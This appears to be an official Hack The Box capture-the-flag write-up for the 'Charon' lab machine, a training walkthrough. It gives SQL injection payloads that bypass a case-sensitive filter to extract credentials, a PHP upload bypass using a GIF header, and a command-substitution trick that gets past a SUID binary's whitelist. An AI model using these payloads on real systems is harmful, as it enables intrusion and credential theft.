
Hack The Box

PEN-TESTING LABS



# Charon

## 7th October 2017 / Document No D17.100.10

**Prepared By: Alexander Reid (Arrexel)**

**Machine Author: decoder**

**Difficulty:** Hard

**Classification: Official**

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

## SYNOPSIS

Charon is definitely one of the more challenging machines on HackTheBox. It does not require any advanced techniques, however there are many subtle tricks needed at almost every step of exploitation.

### Skills Required

- Intermediate knowledge of Linux
- Intermediate/advanced understanding of SQL injections


### Skills Learned

- Bypassing filtering to achieve SQL injection
- Exploiting PHP image uploads
- Exploiting SUID files
- Shell command injection

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

## Enumeration


### Nmap




Nmap reveals only two open services; OpenSSH and Apache.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

## Dirbuster




At first glance, it appears that **singlepost.php** is the correct way in, as the website was modified from the original pre-built publicly available package to use this PHP file rather than the default HTML file. The file is also vulnerable to sql injection, however it contains no useful information. Looking a bit further reveals the **cmsdata** directory, which is the correct point of entry. The results were found using the Dirbuster lowercase medium wordlist.

Fuzzing the **cmsdata** directory reveals a **forgot.php** page which is vulnerable to SQL injection.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

# EXPLOITATION

## SQL Injection

While not requiring any specific advanced injection techniques, the password reset page requires several tricks to get a successful injection, and is by far the most challenging part of the machine.

To start, there is a filter in place that checks for case-sensitive SQL syntax. In this case, it blocks **union** and **UNION**, but not **uniOn**. The other hurdles are that a valid email format must be entered, and a valid email format must be returned by the database. For any SQL injections that are performed, the results must be returned with a trailing **@example.com**. This can be achieved using **concat** or any other similar method. Below are some examples that can be used to extract each piece of relevant information.

### Database and Table Names

- a@b.c' uniOn select 1,2,3,concat(database(),"@example.com") -- -
- a@b.c' uniOn select 1,2,3,concat(table_name,"@example.com") FROM information_schema.tables WHERE table_schema='supercms' limit 2,1 -- -

### Username and Password Column Names

- a@b.c' uniOn select 1,2,3,concat(column_name,"@example.com") FROM information_schema.columns limit 380,1 -- -
- a@b.c' uniOn select 1,2,3,concat(column_name,"@example.com") FROM information_schema.columns limit 381,1 -- -

Username and Password Hash

- a@b.c' uniOn select 1,2,3,concat(__username_,"@example.com") FROM supercms.operators limit 1,1 -- -
- a@b.c' uniOn select 1,2,3,concat(__password_,"@example.com") FROM supercms.operators limit 1,1 -- -

The hash can be found on several hash lookup sites. In this case, hashkiller.co.uk was used.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

## Image Upload

While it is not especially challenging to bypass the valid filetype check on the upload form, there is another trick at this step. There is a commented out field with a name encoded in base64. Decoding it reveals that the name is **testfile1**.

```
<form action="upload.php" method="POST" onsubmit=
<input type="file" name="image" />
<!-- <input type=hidden name="dGVzdGZpbGUx"> -->
<input type="submit"/>
</form>
```

By adding a new input field to the form named **testfile1** and setting the value to **writeup.php**, it will cause the page to rename the uploaded file to the value specified.

```
<form action="upload.php" method="POST" onsubmit="javascript:re
  <input name="image" type="file">
  <input name="testfile1" value="writeup.php" type="hidden">
  <input type="submit">
</form>
```

Bypassing the image upload is trivial. Simply put **GIF89a;** as the first line in the file and save the file with a **.gif** extension, and it will pass all checks. The remainder of the file can include any PHP script.

## Privilege Escalation


### User

RsaCtfTool: https://github.com/Ganapati/RsaCtfTool

Once a shell is obtained, continue by exfiltrating the files **/home/decoder/pass.crypt** and **/home/decoder/decoder.pub**. The **pass.crypt** file is encrypted using a weak RSA key and can be decrypted using RsaCtfTool.

Command: RsaCtfTool.py --publickey decoder.pub --uncipher pass.crypt

Decrypting the file reveals the password for the **decoder** user. SSH in as **decoder** to complete the first privilege escalation. The user flag can be obtained from **/home/decoder/user.txt**



Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

## Root

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum will gather a large amount of information about potentially vulnerable files and services on the machine.

LinEnum discovers a user-created SUID file at **/usr/local/bin/supershell**. The binary accepts one argument. By running **strings** against the file, it appears that there is an argument whitelist, and the only allowed argument is **/bin/ls**.

There are several methods to bypass the argument whitelist. By entering **supershell '/bin/ls** then using the keyboard shortcut CTRL+M to create a newline, and then on the second line entering **cat /root/root.txt'**. The other method is to trail **/bin/ls** with **$(cat /root/root.txt)**

Command: supershell '/bin/ls$(cat /root/root.txt)'